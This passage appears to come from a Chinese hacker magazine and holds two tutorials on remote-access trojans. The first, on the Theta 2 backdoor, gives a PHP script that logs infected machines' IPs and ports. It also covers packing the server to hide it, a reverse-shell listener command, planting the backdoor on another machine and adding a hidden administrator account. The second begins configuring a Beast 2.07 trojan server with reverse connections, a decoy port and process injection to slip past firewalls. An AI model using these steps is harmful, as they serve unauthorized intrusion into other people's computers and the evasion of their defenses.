ICQ Notification（ICQ通知）：这个也是比较先进的技术，我认为这就很好，很是方便啊，要是哪天国产的后门木马能把这个功能用在OICQ上就好了。好像Theta还是先例哦！你要是有ICQ的话，就选上那个复选框，再在后面填上你的ICQ号码就是了，当有电脑中了你的后门的时候，会通过ICQ来告诉你，消息的具体的格式是："Hello <port number>, blah..."。但是由于ICQ的客户端不一样，加上服务器的限制也不一样，你收到的消息可能也不一样，主要也就是消息的详细程度不一样，有的会说明中的后门的"Server ID"，有的不会，但是这好像并不重要，你去连接的时候就知道是什么"Server ID"了。

PHP Notification（PHP页面通知）：这里改了以前theta 1的CGI的通知方式而改用PHP页面了，具体原因不晓得了，当然你要用这个功能的时候你必须要有一个支持PHP的空间，你要是有自己的PHP空间更好，要是没有，作者提供了http://netfirms.com来申请（但是笔者申请的时候老是不成功，不晓得是什么原因），当然你去别的地方申请也可以的，只要有个空间就行了，再把下面这段保存为log.php上传到你的空间上：

```
/*-- Extremly Simple PHP Notificaion Script --
This will append all notifications to a file "log.txt", in the following format:
ServerID:<ServerID>_IP:<IP>_Port:<Port>
It's recommended to chmod "log.txt" to 600
You will access/download the file by logging in to your account via FTP
If you don't chmod it, you can access it via a browser too (not recommended, others can see it too).*/
<?php
$fp = fopen ("log.txt", "a");
fwrite ($fp, chr(13).chr(10).$_GET['noti']);
fclose ($fp);
?>
```

如果你的空间里有个文件夹wenjian，你把上面的log.php放在它的下面，那你在填host和path的时候就要注意了，有点不一样的！首先是选上那个前面的复选框，再在host里填上你的空间的站名，比如：www.yourdomain.com。在path里要这样填写，如果你的log.php是放在根目录下面的，那就在path里直接写上log.php就好了，要是你的log.php在一个文件夹里的话，那就要注意了，比如在"wenjian"这个文件夹里，那在path里就要这样写了："/wenjian/log.php"（注意没有引号）也就是说要是在根目录下的话，前面不要那个"/"，要是在文件夹里的话，那前面一定要有"/"，就像"/folder1/folder2/log.php"这样。好了，上面的就配置好了，你去看你的log.php的时候就可以看到中了后门的机子的IP和Port了，格式是这样的：**log.php?noti=ServerID:<ServerID>_IP:<IP>_Port:<Port>**。

需要注意的是，一定要设置正确，而且你的空间还有空闲。好了，具体的看图2上写的吧，最后我们就点Generate这个按扭，它就自动给服务端加FSG的壳（这个壳真的比较NB），加完壳后提示如图3。点"是"退出，我们在同个目录下就可以看到生成的服务端theta_server.exe了，这个就是我们要给别人运行的。




图 3

好了，配置好了，我们来看看它的功能，它提供你在DOS下的所有功能，另外自带了三个功能，代号分别是："@X；@R；@B"。其中"@X"是断开连接，这个在我们和主机连接完成要退出的时候用的，可以自动清除我们在主机上留下的痕迹，所以推荐大家使用。"@B"是让对方的机子重新启动。"@R"是卸载对方的后门Theta，这个是在你不想留下这个后门，或者你自己不小心运行了服务端的情况下，就自己连接自己，再卸载掉就好了！

下面我们来看看具体的操作，如果是直接连接的话，就用"NC IP PORT"就行了，如果有密码就输入你的密码，很

简单，我不再多说。现在我就在内网演示他最出彩的功能，反弹连接！看图2的配置，我的机子的IP是192.168.3.54，我用RECTON.exe（知道是什么吗？不晓得的话就去看11期的X 吧，呵呵~ 上面有介绍）的种植功能把后门服务端theta_server种在另外一个机子192.168.3.43的D盘上，如图4所示。




图 4

我们在本地监听50000端口：**nc.exe -l -p 50000**，回车后看到图5。




图 5

提示输入连接密码，我输入刚刚设置的1234567890，回车看到图6。




图 6

看到了吗？我们进入对方的系统了，看看权限怎么样，加个用户试试：**net user theta /add&net localgroup administrators theta /add**，如图7、图8。命令成功完成！搞定！别的命令都可以用的，凡是你在DOS下面可以用的在这里都可以用，你甚至可以用TFTP/FTP去下载别的木马或者后门来运行，好了，就这样吧！




图 7




图 8

最后讲下这个后门的移除，看图8，直接输入"@R"回车就可以看到上面的提示，这样就把后门移去了，但是你还可以连接，一直到对方的机子重新启动后，这个后门才不能再用。关于ICQ和PHP的通知上线的我就不再举例子了，大家自己去摸索吧！笔者这类文章写的比较少，有什么没有说明白的地方大家不要见怪，有不明白的，可以去X档案的论坛发帖和我讨论，或者给我发邮件：iceskysl@163.com。

（文章中涉及到的程序Theta 2已收录于光盘中）

凶悍的禽兽

天涯衰草

一、推荐理由

喜欢玩木马的朋友一定听说过大名鼎鼎的木马 Beast（禽兽），该木马一向以功能强大而著称。虽然《黑客 X 档案》以前曾经介绍过它，但新近推出的 Beast 2.07 版又推出了很多新的功能。今天，笔者将着重以新功能为主来将这款木马介绍给大家。下面就请大家随我一起领略禽兽的凶悍本领。

二、操作步骤

1. 配置木马服务端

首先运行最新版本的 Beast 2.07，然后点击主界面的“Build Server”按钮（如图 1），在弹出的“Server Settings”窗口配置木马的服务端。点击“Basic”按钮后，在右侧视图中设置服务端的文件名、密码等信息。在新版本中，木马添加了现在流行的反弹连接功能。选择“Reverse Connection”，这里我们就把服务端设置为反弹连接的方式，反弹连接默认的端口为 9999，我们可以对端口进行修改，比如改为 3127，这样就算别人发现有其余的端口打开还以为系统中了 MyDoom 病毒了。如果需要进行正向连接的设置，就选择“Direct Connection”并设置好端口就可以了。为了增强服务端的隐蔽性，建议大家激活线程插入功能，这样，像好多防火墙的“应用程序访问网络权限设置”的防火墙规则对木马服务端就不起作用了。软件除了以前可以选择“Inject in Internet Explorer”和“Inject in Explorer.exe”两项外，即将服务端插入到 IE 浏览器的进程中和插入到资源管理器的进程中，还新添加了可以根据你的需要插入到其它程序进程中的第四选项，这样就为木马的隐藏增加了很多灵活性。由于人们安全意识的提高以及网络防火墙的智能化，网民在上网时只允许需要的软件连接网络，而像资源管理器这种软件在上网时一般不用，而 IE 浏览器更是被 MyIE2、GreenBrowser 等这样的浏览器取代，这两款软件要连接网络的可能性较小，所以选择插入到 IE 浏览器和资源管理器都有很大的弊端，因此灵活的设置插入的程序是很重要的，我个人觉得 QQ.exe 是个不错的选择（如图 2）。另外，我们还可以选择木马安装到系统的 Windows 目录还是 System 目录。




图 1

